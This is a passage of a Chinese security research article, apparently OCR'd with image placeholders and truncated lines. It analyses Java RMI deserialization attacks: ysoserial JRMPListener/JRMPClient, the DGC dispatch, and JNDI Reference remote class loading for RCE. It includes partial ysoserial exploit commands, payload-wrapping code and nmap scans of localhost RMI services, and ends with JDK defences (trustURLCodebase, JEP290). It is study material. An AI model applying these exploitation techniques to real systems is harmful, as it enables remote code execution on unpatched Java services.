229            out.writeByte(TransportConstants.PingAck);
230            break;
231
232        case TransportConstants.DGCAck:
233            UID u = UID.read(in);
234            break;
```


那么 payload 是填充到哪里了呢?

注意到 doCall 函数中的这段代码，和 cc5 的入口点是一样的。


```java
278             ObjectOutputStream oos = new JRMPClient.MarshalOutputStream(out, this.classpathUrl);
279
280             oos.writeByte(TransportConstants.ExceptionalReturn);
281             new UID().write(oos);
282
283             BadAttributeValueExpException ex = new BadAttributeValueExpException(null);
284             Reflections.setFieldValue(ex,  fieldName: "val", payload);
285             oos.writeObject(ex);
```

但需要注意的是，BadAttributeValueExpException.readObject 的触发点不一定是 valObj.toSting()，这里在调试的时候出现了一堆莫名其妙的现象。

抛开后续的利用，我们从开始看下目标是如何向 JRMPListener 请求的。




会向 DGCClient 中进行注册 Ref，通过80请求、81应答进行传输，这里可以关注下调用栈，结合上面 DGC 内容进行了解。




那么 80 是如何出现的呢？

看到StreamRemoteCall初始化时会直接往第一个字节写入 80。



接着目标会读取 Listener 传递的值对之后的内容选择是否进行反序列化，反序列化的内容就和上面连接起来了。



额外提一下，var1在这里的意义是用来判断Listener是否为正常返回，如果因为某些原因在 Listener 端产生了异常报错需要将报错信息传递回请求端，而传递的信息是序列化的所以会在请求端触发反序列化。

利用

本身无法直接利用的，需要向目标机发送 payloads.JRMPClient 以被动攻击。

```
1 java -cp ysoserial-master.jar ysoserial.exploit.JRMPListener <
```

exploit.JRMPClient

分清两个 JRMPClient 区别，以及 RMIRegistry
Exploit


- payloads.JRMPClient 向目标DGC注册Ref
- exploit.JRMPClient 向目标DGC传输序列化 payload
- exploit.RMIRegistryExploit 向目标RMI.Registry传输序列化 payload，目标为 RMI.Registry 监听端口

下面是payloads.JRMPListener和RMI.Registry 开启的监听端口在nmap扫描下的不同信息：
exploit.JRMPClient 可以对两者进行攻击；
exploit.RMIRegistryExploit只能攻击后者。

```
 …/exploit/java
nmap -sV 127.0.0.1 -p 27122 --script rmi-dumpregistry
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 11:34 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00039s latency).

PORT      STATE SERVICE  VERSION
27122/tcp open  java-rmi Java RMI        payloads.JRMPListener

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds

 …/exploit/java
nmap -sV 127.0.0.1 -p 15987 --script rmi-dumpregistry
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 11:34 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).

PORT      STATE SERVICE  VERSION
15987/tcp open  java-rmi Java RMI        RMI.Registry
| rmi-dumpregistry:
|   test_service
|      implements java.rmi.Remote, rmi.Services,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @10.17.44.166:55736
|             extends
|               java.rmi.server.RemoteObject
|_

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

分析

先在 sun.rmi.server.UnicastServerRef#dispatch中读取 Int 数据。



然后在 sun.rmi.server.UnicastServerRef#oldDispatch中读取 Long 数据。

```
public void oldDispatch(Remote var1, RemoteCall var2, int var3) throws IOException {   var1: DGCImpl@837  var2: StreamRemoteCall@1128  var3: 1
    try {
        ObjectInput var18;   var18 (slot_4): -6691962535866188l3
        long var4;
        try {
            var18 = var2.getInputStream();

            try {...} catch (ClassNotFoundException var13) {
            }

            var4 = var18.readLong();
        } catch (Exception var14) {
            throw new UnmarshalException("error unmarshalling call header", var14);
        }

        this.logCall(var1, this.skel.getOperations()[var3]);
        this.unmarshalCustomCallData(var18);   var18 (slot_4): -6691962535866188l3
        this.skel.dispatch(var1, var2, var3, var4);   skel: DGCImpl_Skel@836  var1: DGCImpl@837  var2: StreamRemoteCall@1128  var3: 1
    } catch (Throwable var15) {
        Object var6 = var15;
        this.logCallException(var15);
        ObjectOutput var7 = var2.getResultStream( success: false);
        if (var15 instanceof Error) {
```

之后进入 sun.rmi.transport.DGCImpl_Skel#dispatch，先对读取的 Long 数据即接口 hash 值进行判断是否为相同。

```java
29    public void dispatch(Remote var1, RemoteCall var2, int var3, long var4) throws Exception {
30        if (var4 != -669196253586618813L) {
31            throw new SkeletonMismatchException("interface hash mismatch");
```

再根据之前读取的 Int 数据进行相应的处理。

```java
switch(var3) {
case 0:
    VMID var39;
    boolean var40;
    try {...} catch (IOException var36) {...} catch (ClassNotFoundException var37) {...} finally {...}

    var6.clean(var7, var8, var39, var40);

    try {...} catch (IOException var35) {...}
case 1:
    Lease var10;
    try {
        ObjectInput var13 = var2.getInputStream();
        var7 = (ObjID[])var13.readObject();
        var8 = var13.readLong();
        var10 = (Lease)var13.readObject();
```

利用

```
1  java -cp ysoserial-master.jar ysoserial.exploit.JRMPClient <rm
```

04

JNDI Reference

关于 JNDI 的内容已在整篇文章开头有涉及，此处暂时无额外需求。


demo

- with JDK 1.7.0_17
- with jndi\rmi.RMIClient、rmi.RMIServer


分析

我们跟进Client执行lookup后看看发生了什么。

同样也是Client向Server请求查询test_service对应的 stub，再执行到com.sun.jndi.rmi.registry.RegistryContext#decodeObject中获取目标类的ref。



之后带入ref到javax.naming.spi.NamingManager#getObjectInstance中进行远程工厂类的加载(所以Server端 new Reference 时的第一个 class 参数随便写不影响)。



这样就是在 Client 执行 lookup 操作时让其直接加载远程恶意类进行 RCE，不需要任何其他的 gadget。

防御

受到自6u141、7u131、8u121起默配置com.sun.jndi.rmi.object.trustURLCodebase=false，直接远程加载会被限制，报错信息如下：

```
javax.naming.ConfigurationException: The object factory is untrusted. Set the system property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'.
    at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495)
    at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138)
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at rmi.RMIClient2.main(RMIClient2.java:8)
```

另外还对可反序列化的类做了白名单检测– JEP290，对 JEP290 的分析文章很多，常见 Bypass会在之后总结。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队